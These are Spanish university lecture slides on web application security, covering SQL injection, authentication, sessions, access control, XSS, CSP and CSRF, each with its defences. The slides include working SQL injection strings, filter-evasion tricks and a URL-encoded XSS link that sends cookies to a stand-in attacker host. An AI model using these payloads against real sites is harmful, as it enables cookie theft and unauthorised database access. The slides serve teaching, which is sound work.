Seguridad en Aplicaciones Web

Jesús Arias Fisteus

Computación Web (2024/25)

uc3m | Universidad Carlos III de Madrid
Departamento de Ingeniería Telemática

Parte I


Introducción

Seguridad en aplicaciones Web

El uso de HTTPS es **necesario** pero **no suficiente** para garantizar la seguridad de las aplicaciones Web.


Incluso usando HTTPS, existen numerosas vulnerabilidades potenciales.

Bag Check



A laptop battery contains roughly the stored energy of a hand grenade, and if shorted it ... hey! You can't arrest me if I prove your rules inconsistent!

Seguridad en aplicaciones Web



Errores más peligrosos en programas

2023 CWE Top 25 Most Dangerous Software Weaknesses

Seguridad en aplicaciones Web

Muchas vulnerabilidades pueden ser explotadas por usuarios maliciosos enviando **datos arbitrarios** a la aplicación Web.

Los atacantes envían **datos manipulados**, **alteran el orden** de las peticiones, **repiten** peticiones, etc. para causar un **efecto no deseado** en la aplicación.

Datos enviados a través del cliente

La aplicación puede enviar datos al cliente para que este los devuelva en la siguiente petición: campos ocultos en formularios, *cookies*, parámetros en URLs, etc.

Los atacantes pueden **manipular estos datos**.

Datos recogidos por el cliente

La aplicación suele recoger datos en el cliente mediante formularios HTML y código JavaScript.

Los atacantes pueden **establecer valores arbitrarios** en estos datos y **esquivar cualquier tipo de validación** que se haga de los mismos en el lado del cliente (restricciones en controles de formularios, validaciones con JavaScript, etc.).

Herramientas

Los atacantes pueden usar las **herramientas para desarrolladores** de los navegadores Web u otras **herramientas especializadas** para facilitar sus ataques.

Por ejemplo: *Burp*[1], *ZAP*[2] o *mitmproxy*[3].

[1] https://portswigger.net/burp
[2] https://www.zaproxy.org/
[3] https://mitmproxy.org/

Medidas básicas de protección

La aplicación debe **validar todos los datos recibidos** desde el cliente y no asumir que el usuario seguirá una secuencia de peticiones determinada.

La aplicación debe **registrar** todas las manipulaciones de datos y demás anomalías que detecte, **monitorizar** dichos registros y **alertar** en caso de que encuentre en los registros indicios de un ataque.

La aplicación **debe usar HTTPS** en todas las comunicaciones con el cliente.

Strict Transport Security (HSTS)

Un sitio Web puede pedir al navegador que siempre acceda a él mediante HTTPS mediante la cabecera de HTTP **`Strict-Transport-Security`**:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

En el ejemplo, a partir de la primera conexión TLS correcta con el sitio Web en la cual se reciba la cabecera, y durante un año (`max-age`, en segundos), el navegador se conectará al dominio y sus subdominios (`includeSubDomains`) siempre mediante HTTPS.

Protección de *cookies*

Las **cookies** que contengan datos sensibles pueden ser configuradas para ser enviadas exclusivamente por HTTPS (atributo **`Secure`**), prohibir el acceso a las mismas mediante JavaScript (atributo **`HttpOnly`**) y ser enviadas solo desde peticiones originadas en páginas del mismo dominio que la *cookie* (atributo **`SameSite`**).


```
Set-Cookie: secretid=4RT67aY7fG44tt90q;
            Expires=Thu, 4 Apr 2024 21:47:38 GMT;
            Path=/;
            Secure; HttpOnly; SameSite=Strict
```

Parte II

Inyección de SQL

Inyección de SQL

Exploits of a Mom



Inyección de SQL

La inyección de SQL forma parte de una familia más amplia de vulnerabilidades que afectan al **almacenamiento de datos**.

Cómo se explota la sintaxis de SQL

La comilla simple (') es un carácter especial en SQL que se utiliza para delimitar cadenas de texto.

Los guiones dobles (--) se usan en SQL para comentar el resto del comando a continuación de ellos.

Esquivar la autenticación

- Código fuente de la aplicación:

```
String name = request.getParameter("name");
String password = request.getParameter("password");
String query =
    "SELECT id, name, fullName, balance FROM Users "
    + "WHERE name='" + name
    + "' AND password='" + password + "'";
```

- Ataque con el siguiente valor en **name**:

```
juan' -- '
```

- Consulta ejecutada realmente:

```
SELECT id, name, fullName, balance
FROM Users
WHERE name='juan' -- '' AND password=''
```

Esquivar la autenticación

Si el atacante no conoce el nombre del usuario, puede acceder con el primer usuario.

El algunas aplicaciones los primeros usuarios son administradores, los cuales suelen tener privilegios especiales.

Esquivar la autenticación

- Código fuente de la aplicación:

```
String name = request.getParameter("name");
String password = request.getParameter("password");
String query =
    "SELECT id, name, fullName, balance FROM Users "
    + "WHERE name='" + name
    + "' AND password='" + password + "'";
```

- Ataque con el siguiente valor en **name**:

```
' OR 1=1 -- '
```

- Consulta ejecutada realmente:

```
SELECT id, name, fullName, balance
FROM Users
WHERE name='' OR 1=1 -- '' AND password=''
```

Tipos de consultas vulnerables

- Cualquier tipo de consulta es vulnerable (`SELECT`, `INSERT`, `UPDATE`, etc.).
- Se puede inyectar tanto en datos textuales como en datos numéricos.
- En un único control de un formulario se pueden inyectar varios valores.

Ataques a consultas INSERT

- Código fuente de la aplicación:

```
user = new User();
user.setName(request.getParameter("name"));
user.setFullName(request.getParameter("fullName"));
user.setPassword(request.getParameter("password"));
user.setBalance(0);
String query =
    "INSERT␣INTO␣Users␣(name,␣password,␣"
    + "fullName,␣balance)␣VALUES␣"
    + "('" + user.getName() + "',␣'"
    + user.getPassword() + "',␣'"
    + user.getFullName() + "',␣"
    + user.getBalance() + ")";
```

- Ataque con el siguiente valor en **fullName**:

```
Manolo Gonzalez', 200000) -- '
```

- Consulta ejecutada realmente:

```
INSERT INTO Users (name, password, fullName, balance)
VALUES ('john', 'pwd', 'John␣Doe', 20000.0) -- '', 0.0)
```

Ataques con UNION

El operador **`UNION`**, que permite justar los resultados de dos consultas, también puede ser usado en ataques.

Ataques con UNION

- Código fuente de la aplicación:

```
String genre = request.getParameter("genre");
String query =
    "SELECT id, title, author, genre, pages "
    + "FROM Books WHERE genre=" + genre;
```

- Ataque con el siguiente valor en genre:

```
1 UNION SELECT NULL, name, password, NULL, NULL
FROM Users
```

- Consulta ejecutada realmente:

```
SELECT id, title, author, genre, pages
FROM Books
WHERE genre=1
UNION
SELECT NULL, name, password, NULL, NULL
FROM Users
```

Nombres de tablas y columnas

Para realizar algunos tipos de ataques es necesario conocer nombres de tablas y columnas.

A veces, los nombres son predecibles. Si no, se pueden descubrir con consultas inyectadas con `UNION`.

Nombres de tablas y columnas (ejemplos para MySQL)

```
1 UNION
SELECT NULL, TABLE_SCHEMA, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.COLUMNS
```

```
1 UNION
SELECT NULL, TABLE_NAME, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_SCHEMA='SecurityDemo'
```

```
1 UNION
SELECT NULL, COLUMN_NAME, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_SCHEMA='SecurityDemo'
AND TABLE_NAME='Users'
```

Inyección de segundo orden

Aun filtrando correctamente comillas (sustitución de comilla simple por doble), futuras consultas son vulnerables si se insertan en la base de datos valores con comilla simple y se integran en dichas consultas.

Inyección de segundo orden

Además:

- Las comillas no son necesarias en campos numéricos.
- El comentario se reemplaza por "`or 'a'='a`".
- El bloqueo de palabras clave se puede esquivar a veces:
  - `SeLeCt`
  - `SELSELECTECT`
- Si se filtran blancos, se puede insertar comentarios "`/**/`".

Defensa frente a estos ataques

- Usar **consultas preparadas**:
  - El sistema inyecta los datos una vez la consulta ha sido analizada sintácticamente, de tal forma que los datos no puedan alterar la consulta.
  - En todas las consultas, no solo en las que toman datos directamente del usuario.
- Usar el nivel de privilegios más bajo posible para acceder a la base de datos.
- Deshabilitar funciones innecesarias de las bases de datos.
- Mantener el gestor de bases de datos siempre actualizado.
- Sistema de registros, monitorización y alertas.

Otros ataques de inyección de código

- Otros ataques similares por inyección de código:
  - Inyección en bases de datos NoSQL.
  - Inyección en comandos del sistema operativo.
  - Inyección en lenguajes de *scripting*.
  - Inyección en JSON.
  - Inyección en XML.
  - Inyección en LDAP.
  - Inyección en correo electrónico.
  - Inyección en cabeceras de HTTP.

Parte III

Ataques a los mecanismos de autenticación

Ataques a los mecanismos de autenticación

Middle-earth dictionary attack

http://abstrusegoose.com/296, licencia CC-BY-NC 3.0 United States

Contraseñas

La autenticación basada en **contraseñas** presenta **problemas serios**.

Uso de contraseñas débiles o predecibles, reutilización de contraseñas en múltiples aplicaciones, robo de contraseñas con keyloggers, ataques de phishing, ataques a bases de datos, etc.

Protección de la autenticación basada en contraseñas

- Imponer el uso de contraseñas robustas.
- Manejar contraseñas confidencialmente.
- Prevenir fuga de información.
- Prevenir ataques de fuerza bruta.
- Proteger también las funciones de cambio de contraseña y recordar contraseña.
- Sistema de registro, monitorización y alertas.

Almacenamiento cifrado de contraseñas

Se aplica una **función criptográfica no reversible** (una función de *hash*) a la combinación de contraseña y valor de *salt*.

No se puede obtener la contraseña a partir del valor cifrado.

Almacenamiento cifrado de contraseñas

Se **almacenan** en base de datos **el valor cifrado** y **el valor de salt**.

Cuando el usuario proporciona su contraseña para autenticarse, se recupera el valor de salt y se aplica la función criptográfica a dicha contraseña y el valor de salt.

La autenticación tiene éxito si el valor calculado coincide con el valor cifrado leído de base de datos.

Almacenamiento cifrado de contraseñas

El valor de *salt* debe ser **no predecible** (obtenido de un **generador de números aleatorios criptográficamente seguro**) y **distinto para cada usuario**.

En caso de acceso no autorizado a la base de datos, el atacante necesita probar cada contraseña para cada usuario (no puede usar rainbow tables).

Almacenamiento cifrado de contraseñas

La función criptográfica debe ser **costosa**.

En caso de robo de la base de datos, el atacante puede probar menos contraseñas por unidad de tiempo.

Almacenamiento cifrado de contraseñas

Un ejemplo de función criptográfica para cifrado de contraseñas es **bcrypt**.

Usa cifrado Blowfish para generar una función de hash de longitud fija no reversible.

Usa un valor de salt además de la contraseña.

El coste es regulable (puede incrementarse el número de iteraciones a medida que mejoran los microprocesadores).

Alternativas a las contraseñas

Uso de **múltiples factores de autenticación** como complemento a las contraseñas.

Claves de un solo uso mediante aplicaciones **TOTP**[4] o enviadas por otro canal, autenticación mediante aplicaciones móviles, llaves FIDO U2F (protocolo **CTAP1**, Client to Authenticator Protocol), etc.

[4] `https://tools.ietf.org/html/rfc6238`

Alternativas a las contraseñas

Autenticación sin contraseñas basada en FIDO2: **WebAuthn**[5] (Web Authentication) y **CTAP2**[6] (Client to Authenticator Protocol).

La autenticación de WebAuthn utiliza cifrado de clave pública. Las credenciales (**passkeys**) se almacenan típicamente en **dispositivos móviles** o en **llaves de seguridad**, que se conectan con el navegador Web mediante USB, NFC o Bluetooth. El dispositivo debe autenticar al usuario mediante un PIN de seguridad, huella dactilar, reconocimiento facial, etc. Las credenciales son distintas para cada sitio Web, y no salen del dispositivo.

[5] `https://www.w3.org/TR/webauthn-2/`

[6] `https://fidoalliance.org/specifications/download/`

Parte IV

Ataques a la gestión de sesiones

Sesiones de usuario

La sesión de usuario se identifica mediante un **token de sesión**.

Ataques a las sesiones de usuario

Los atacantes tratarán de **robar el token de sesión**, mediante el cual podrían **secuestrar una sesión de usuario** activa sin necesidad de autenticarse.

Protección de las sesiones de usuario

El *token* de sesión debe ser **no predecible** (obtenido de un **generador de números aleatorios criptográficamente seguro**) y debe crearse en cada **inicio de sesión**.

Debe enviarse el *token* de sesión mediante una **cookie**, que debe ser **protegida** (envío exclusivo por HTTPS, sin acceso a JavaScript y enviada solo en peticiones originadas en el mismo dominio)[7].

[7] Configurada con `Secure`, `HttpOnly` y `SameSite`.

Protección de las sesiones de usuario

La sesión debe **caducar** tras un periodo de tiempo razonable.

El *token* debe ser **invalidado** tras el cierre de sesión.

No debe haber vulnerablidades de *cross-site scripting* (XSS) ni *cross-site request forgery* (CSRF).

Debe implementarse un mecanismo de **registro, monitorización y alertas**.

Parte V

Ataques al control de acceso

Ataques al control de acceso

El atacante **accede a recursos o acciones** para los que **no está autorizado**.

- **Escalada vertical de privilegios**: obtener acceso a recursos reservados a usuarios de mayor nivel.
- **Escalada horizontal de privilegios**: obtener acceso a recursos reservados a usuarios del mismo nivel.

Protección del sistema de control de acceso

- Tomar la identidad del usuario de la sesión.
- Controlar el acceso a cada recurso, incluidos recursos estáticos.
- Usar un componente central para tomar las decisiones sobre el acceso a recursos, el cual debe estar adecuadamente documentado y evaluado.
- Validar identificadores de recurso siempre que vengan del cliente.
- Nueva autenticación para recursos especialmente sensibles.
- Restringir funcionalidad delicada por rango de IPs cuando sea posible.
- Registrar todos los accesos a recursos.

Parte VI

Ataques a usuarios

Ataques a usuarios

Existe una familia de vulnerabilidades que permiten a usuarios maliciosos **atacar a otros usuarios** de una aplicación Web.

Por ejemplo, cross-site scripting y cross-site request forgery.

Cross-site scripting

Las vulnerabilidades de **cross-site scripting (XSS)** permiten a los atacantes inyectar código, típicamente JavaScript, para que se ejecute en el navegador Web de otros usuarios de la aplicación.

Cross-site scripting

Tres tipos de ataque:

- Reflejado.
- Almacenado.
- Basado en DOM.

Cross-site scripting reflejado

Pueden ser vulnerables aplicaciones que **muestren directamente datos enviados como parámetros** de la petición desde el cliente.

```
http://example.com/Error?message=Sorry%2c+an+error+occurred
```


El atacante puede **construir un hipervínculo malicioso** que incluya **código JavaScript** en dichos datos.

```
http://example.com/Error?message=<script>var+i=new+Image;
+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>
```

El código malicioso **se puede disimular** con codificación URL.

```
http://example.com/Error?message=%3c%73%63%72%69%70%74%3e%76%61%72%2b%69
%3d%6e%65%77%2b%49%6d%61%67%65%3b%20%2b%69%2e%73%72%63%3d%22%68%74%74%70
%3a%2f%2f%6d%64%61%74%74%61%63%6b%65%72%2e%6e%65%74%2f%22%25%32%62%64%6f
%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3b%3c%2f%73%63%72%69%70%74%3e
```

Cross-site scripting reflejado



Cross-site scripting reflejado

El atacante puede **enviar a la víctima el hipervínculo malicioso** por diversos medios:

- Por correo electrónico.
- En mensajería instantánea.
- Desde un sitio Web de terceros o del atacante.
- Mediante redes de publicidad.
- Mediante acciones en el sitio Web atacado como *enviar a un amigo* o *informar al administrador*.


Cross-site scripting almacenado

El atacante consigue **introducir texto con código JavaScript en la base de datos** del sitio Web.

El código **se ejecutará en el navegador de otros usuarios** (las víctimas) que visiten páginas donde se muestre dicho texto.

Es **más peligroso** que XSS reflejado, porque **la víctima está autenticada** y no es necesario inducirla a seguir ningún hipervínculo malicioso.

Cross-site scripting almacenado



Cross-site scripting basado en DOM

Son potencialmente vulnerables las aplicaciones que utiliza la API de DOM de JavaScript para crear o manipular los elementos de la página HTML a partir de datos proporcionados por el usuario, usando funciones que son capaces de procesar código HTML.

El atacante incluye el *script* en dichos datos y, al ser procesados por la API de DOM, se ejecuta dicho *script* en el navegador del usuario.

Por ejemplo, son potencialmente peligrosos el uso de `document.write`, `element.innerHTML`, o la función `$` de JQuery, entre otros.

Posibles consecuencias del cross-site scripting

- Robo de información confidencial de *cookies*.
- Pintadas virtuales (*defacement*).
- Inyección de troyanos y *phishing*.
- Envío de peticiones aparentemente legítimas en nombre de la víctima.
- Aprovechar privilegios: captura de texto de la función autocompletar, explotar aplicaciones supuestamente confiables, etc.
- Escalado del ataque en el lado del cliente: captura de teclado, historial de navegación, escaneo de puertos en la red local del usuario, etc.

(Algunas de estas acciones necesitan que el atacante explote al mismo tiempo otras vulnerabilidades.)

Prevención de cross-site scripting

- **Validar la entrada del usuario:**
  - Restricciones de longitud, conjunto de caracteres, etc.
- **Validar la salida:**
  - Reemplazo de caracteres reservados de HTML por referencias a entidades (`&`, `<`, `>`, etc.).
  - Eliminar puntos peligrosos de inserción (código Javascript, cabeceras de HTTP, atributos de elementos HTML).
- Usar **Content Security Policy (CSP)**.
- **Proteger las cookies** con el atributo `HttpOnly`.
- Cuando se inyecten datos procedentes del usuario desde JavaScript, **utilizar funciones que lo procesen como texto plano** en vez de HTML (como `element.innerText`) o comprobar que los datos no tengan formato HTML.

Content Security Policy (CSP)

Una aplicación Web puede establecer restricciones a navegadores compatibles mediante **Content Security Policy (CSP)** para prevenir vectores de ataque de *cross-site scripting*.

Las aplicaciones Web pueden comunicar al navegador mediante CSP, entre otras restricciones, qué dominios son fuentes válidas para *scripts* ejecutables en el contexto de la aplicación.

Content Security Policy (CSP)

Se comunican al navegador las **políticas de CSP** aplicables a una página mediante la cabecera HTTP **`Content-Security-Policy`**:

```
Content-Security-Policy: default-src 'self'
```

También se pueden especificar mediante el elemento **`meta`** de HTML:

```
<meta
  http-equiv="Content-Security-Policy"
  content="default-src 'self'">
```

Ejemplos de directivas CSP

Solo se pueden cargar recursos desde el mismo origen que la página web, excepto las imágenes, que pueden cargarse desde cualquier sitio:

```
Content-Security-Policy: default-src 'self'; img-src *
```

Igual que el anterior, pero el código JavaScript debe provenir de **trusted-scripts.example.com**:

```
Content-Security-Policy: default-src 'self'; img-src *;
    script-src trusted-scripts.example.com
```

Cross-site request forgery (CSRF)

El ataques de **cross-site request forgery (CSRF)** consisten en provocar que un **usuario envíe inadvertidamente una petición manipulada** por el atacante a otra aplicación Web que confía en dicho usuario (por ejemplo, porque el usuario está autenticado en ella).

Es posible porque el navegador envía la *cookie* con el **token de sesión** en dicha petición manipulada.

Tokens anti-CSRF

